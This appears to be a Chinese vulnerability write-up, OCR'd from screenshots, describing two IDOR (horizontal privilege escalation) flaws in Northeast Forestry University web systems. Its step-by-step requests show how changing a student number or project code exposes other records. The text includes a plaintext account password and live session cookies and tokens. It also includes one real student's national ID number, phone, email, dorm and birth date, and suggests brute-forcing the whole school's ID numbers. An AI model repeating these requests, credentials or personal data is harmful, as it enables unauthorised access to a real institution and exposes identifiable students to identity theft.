
漏洞一：访问：https://i.webvpn.nefu.edu.cn/


账户：2019224158 密码：wjm122800

1.进入学团系统，存在越权

2.点击申请抓包



3.更改list参数为：2019224157



```
"javaClass":"java.util.HashMap"
```

更改为：2019224156

```
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
Accept-Encoding: gzip, deflate
Render: json
Clienttype: json
Content-Type: text/plain;charset=UTF-8
Content-Length: 130
Origin: https://sis.webvpn.nefu.edu.cn
Referer: https://sis.webvpn.nefu.edu.cn/dcp_sis/forward.action?path=/por
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "map":{
    "method":"getObjList",
    "params":{
      "javaClass":"java.util.ArrayList",
      "list":[
        "2019224156"
      ]
    }
  },
```

```
{
  "javaClass":"java.util.ArrayList",
  "list":[
    {
      "map":{
        "RXNY":"2019",
        "QSH":"第十一公寓B区631",
        "LXDH":"18749083003",
        "XH":"2019224156",
        "SFZJH":"411323200107035823",
        "ZYM":"0610",
        "YXSH":"01010206",
        "CSRQ":"2001-07-03",
        "XM":"王巧怡",
        "MZM":"02",
        "JKZKM":"10",
        "XBM":"2",
        "DZXX":"1497300942@qq.com",
        "ZZMMM":"03",
        "SZNJ":"2019",
        "SZBH":"0610201903"
      },
      "javaClass":"java.util.HashMap"
    }
```

4.学团系统存在水平越权，泄露手机号，身份证，学号，邮箱等，通过burpsuite爆破可实现泄露全校学生身份证号

漏洞二：访问：https://webvpn.nefu.edu.cn/，
账户：2019224158 密码：wjm122800

2.进入外事管理系统后，找到境外留学项目查询

序号	项目名称	项目编号	项目年度	项目类别	申请对象	项目起止日期	是否有效	审批状态	操作
1	德克萨斯大学奥斯汀分校2022暑假项目-语言与文化	21	2022	寒暑假短期项目	本科生,硕士研究生,博士研究生	2022-08-01至2022-08-15共15天（短期）	有效	审批通过	操作
2	东芬兰大学（约恩苏校区）	11	2022	其他(交换生项目)	本科生,硕士研究生	2022-08-01至2022-12-22共144天（长期）	有效	审批通过	操作

查询结果

项目查看

项目申请

3.点击项目查看，抓包

正常访问

```
GET /StudentExchange_2007/ProjectDetail.do?token=
3DBC0C38CBB236E2413E4779A9053549%20&secode=1100002007STPR20210002
HTTP/1.1
Host: gjhzch.webvpn.nefu.edu.cn
Cookie: isfyportal=1; _webvpn_key=
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiMjAxOTIyNDE1OCIsImdyb3VwcyI6WzFdLCJpYX
QiOjE2NDY3NDEzNzQsImV4cCI6MTY0NjgyNzc3NH0.czplCZyrb72W0RDvWFK92iq64oZII
hyOw4hwcU79ees; webvpn_username=
2019224158%7C1646741374%7Cbd0de57d52c07c93caea897a64b618428430dde8;
fanyamoocs=4CEE6CF11D7396A838B2E9C12A94008E; _dd106796777=1646738605745
; uname=2019224158; lv=1; fid=1032; _uid=106796777; uf=
b2d2c93beefa90dc2c001d603a500c11710e4f9eef16e2c4771d338dc657b3ff1273016
7b0fee65f9fdb2f1b780172bb913b662843f1f4ad6d92e371d7fdf644382919c1b027ba
d0fd68be96b6183b1a5922371ecaa84d0dbc3cd9580d9d66bf9177f8af7c6c1ff2; _d=
1646738604211; UID=106796777; vc=F6EC7A9DA95BF85F525A436715A2C4F4; vc2=
46B3AD029780F39812709ECD22A63676; vc3=
b5ZAmayb13SpfALhH88tR7NY2xWVn1R%2BxPE74QLtdLFbNphw26OmuzlfO2dItj2cUpenD
G94lj%2FiPc2OAIZhDhBxEK6jvQ7YlgiURIwE%2Fec2%2F4A0rqdH8IS69nnwSYOx6n8AKj
7z%2FXPhhL9CB%2BTgmX6WNzF7CNShfq4LK6jTnUg%3D6cf4e936210ea14f0c925773c6f
b5833; xxtenc=83608f4c5c71b46f1708070968ffe73f; DSSTASH_LOG=
C_43-UN_985-US_106796777-T_1646738604212; ASP.NET_SessionId=
z45d2t0eihuoml3pol0cfunq; BIGipServergjhzch_pool=509348362.20480.0000;
.ASPXAUTH=
3A25824F2C64EFFA06EB843585B1FFB2F343C26EC6A7648967AED624B3892D9AC23B1BD
72E00A204B1D783310D9D04D7C53BAA37EB488678AF4F7B312B89DF4F54F7B10224B7F9
4235F6BC30CE3C5071B82D3054310C1BCAF6E57E830E2640412D50BAFAC95555722B52E
9F779F55E4FAC04C8496C9C18E643D8EE46F7F8A99C36F7F5C7B3C891BB09A20D0422E9
0AAF; SUserCode=20222007STU0002; SUserRole=1007;
```

项目信息 （系统编号：1100002007STPR20210002）

项目名称	德克萨斯大学奥斯汀分校2022暑假项目-语言与文化	项目编号	21
项目年度	2022	项目级别	校级
经费类别	自费	交流项目类型	寒暑假短期项目
项目形式（根据国际疫情形势，学习方式可能			

有所改变。)	线上	项目开始日期	2022年08月01日
项目结束日期	2022年08月15日	项目负责老师	石晓飞
院校名称/受理单位	德克萨斯大学奥斯汀分校	院校名称/受理单位英文名	Austin University of Texas
国家/地区	美国	推荐名额	20
费用	0.00	是否支持申请资助	否
是否能转学分	否	是否有效	有效
其他说明	合格完成项目的学生，获得UT颁发的正式结业证书和成绩单	申请单位	
项目负责部门	国际合作处（港澳台办公室）	申报开始结束时间	2021-12-01 00:00至2022-01-03 00:00

更改项目secode:1100002007STPR20210004

Pretty Raw Hex \n

```
GET /StudentExchange_2007/ProjectDetail.do?token=
73FC9DCC5BDA0FF7240059EFE2040B37%20&secode=1100002007STPR20210004
HTTP/1.1
Host: gjhzch.webvpn.nefu.edu.cn
Cookie: isfyportal=1; _webvpn_key=
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiMjAxOTIyNDE1OCIsImdyb3VwcyI6WzFdLCJpYX
QiOjE2NDY3NDEzNzQsImV4cCI6MTY0NjgyNzc3NH0.czplCZyrb72W0RDvWFK92iq64oZII
hyOw4hwcU79ees; webvpn_username=
2019224158%7C1646741374%7Cbd0de57d52c07c93caea897a64b618428430dde8;
fanyamoocs=4CEE6CF11D7396A838B2E9C12A94008E; _dd106796777=1646738605745
; uname=2019224158; lv=1; fid=1032; _uid=106796777; uf=
b2d2c93beefa90dc2c001d603a500c11710e4f9eef16e2c4771d338dc657b3ff1273016
7b0fee65f9fdb2f1b780172bb913b662843f1f4ad6d92e371d7fdf644382919c1b027ba
d0fd68be96b6183b1a5922371ecaa84d0dbc3cd9580d9d66bf9177f8af7c6c1ff2; _d=
1646738604211; UID=106796777; vc=F6EC7A9DA95BF85F525A436715A2C4F4; vc2=
46B3AD029780F39812709ECD22A63676; vc3=
b5ZAmayb13SpfALhH88tR7NY2xWVn1R%2BxPE74QLtdLFbNphw26OmuzlfO2dItj2cUpenD
G94lj%2FiPc2OAIZhDhBxEK6jvQ7YlgiURIwE%2Fec2%2F4A0rqdH8IS69nnwSYOx6n8AKj
7z%2FXPhhL9CB%2BTgmX6WNzF7CNShfq4LK6jTnUg%3D6cf4e936210ea14f0c925773c6f
b5833; xxtenc=83608f4c5c71b46f1708070968ffe73f; DSSTASH_LOG=
C_43-UN_985-US_106796777-T_1646738604212; ASP.NET_SessionId=
z45d2t0eihuoml3pol0cfunq; BIGipServergjhzch_pool=509348362.20480.0000;
.ASPXAUTH=
3A25824F2C64EFFA06EB843585B1FFB2F343C26EC6A7648967AED624B3892D9AC23B1BD
72E00A204B1D783310D9D04D7C53BAA37EB488678AF4F7B312B89DF4F54F7B10224B7F9
4235F6BC30CE3C5071B82D3054310C1BCAF6E57E830E2640412D50BAFAC95555722B52E
9F779F55E4FAC04C8496C9C18E643D8EE46F7F8A99C36F7F5C7B3C891BB09A20D0422E9
0AAF; SUserCode=20222007STU0002; SUserRole=1007;
StudentExchangeNewProjectList2015=
```

项目信息 （系统编号：1100002007STPR20210004）

项目名称	汉语教师志愿者	项目编号	32
项目年度	2022	项目级别	校级
经费类别	公费	交流项目类型	国家公派
项目形式 (根据国际形势，参加学习方式可能有所变动)	线下	项目开始日期	2022年07月01日

项目结束日期	2023年07月01日	**项目负责老师**	石晓飞
院校名称/受理单位	国家汉办	**院校名称/受理单位英文名**	Hanban
国家/地区	丹麦	**推荐名额**	1
费用	0.00	**是否支持申请资助**	是
是否能转学分	否	**是否有效**	有效
其他说明		**申请单位**	
项目负责部门	国际合作处（港澳台办公室）	**申报开始结束时间**	2022-09-01 00:00至2022-09-20 00:00
申请对象	硕士研究生	**申请年级**	一年、二年

实现越权查看。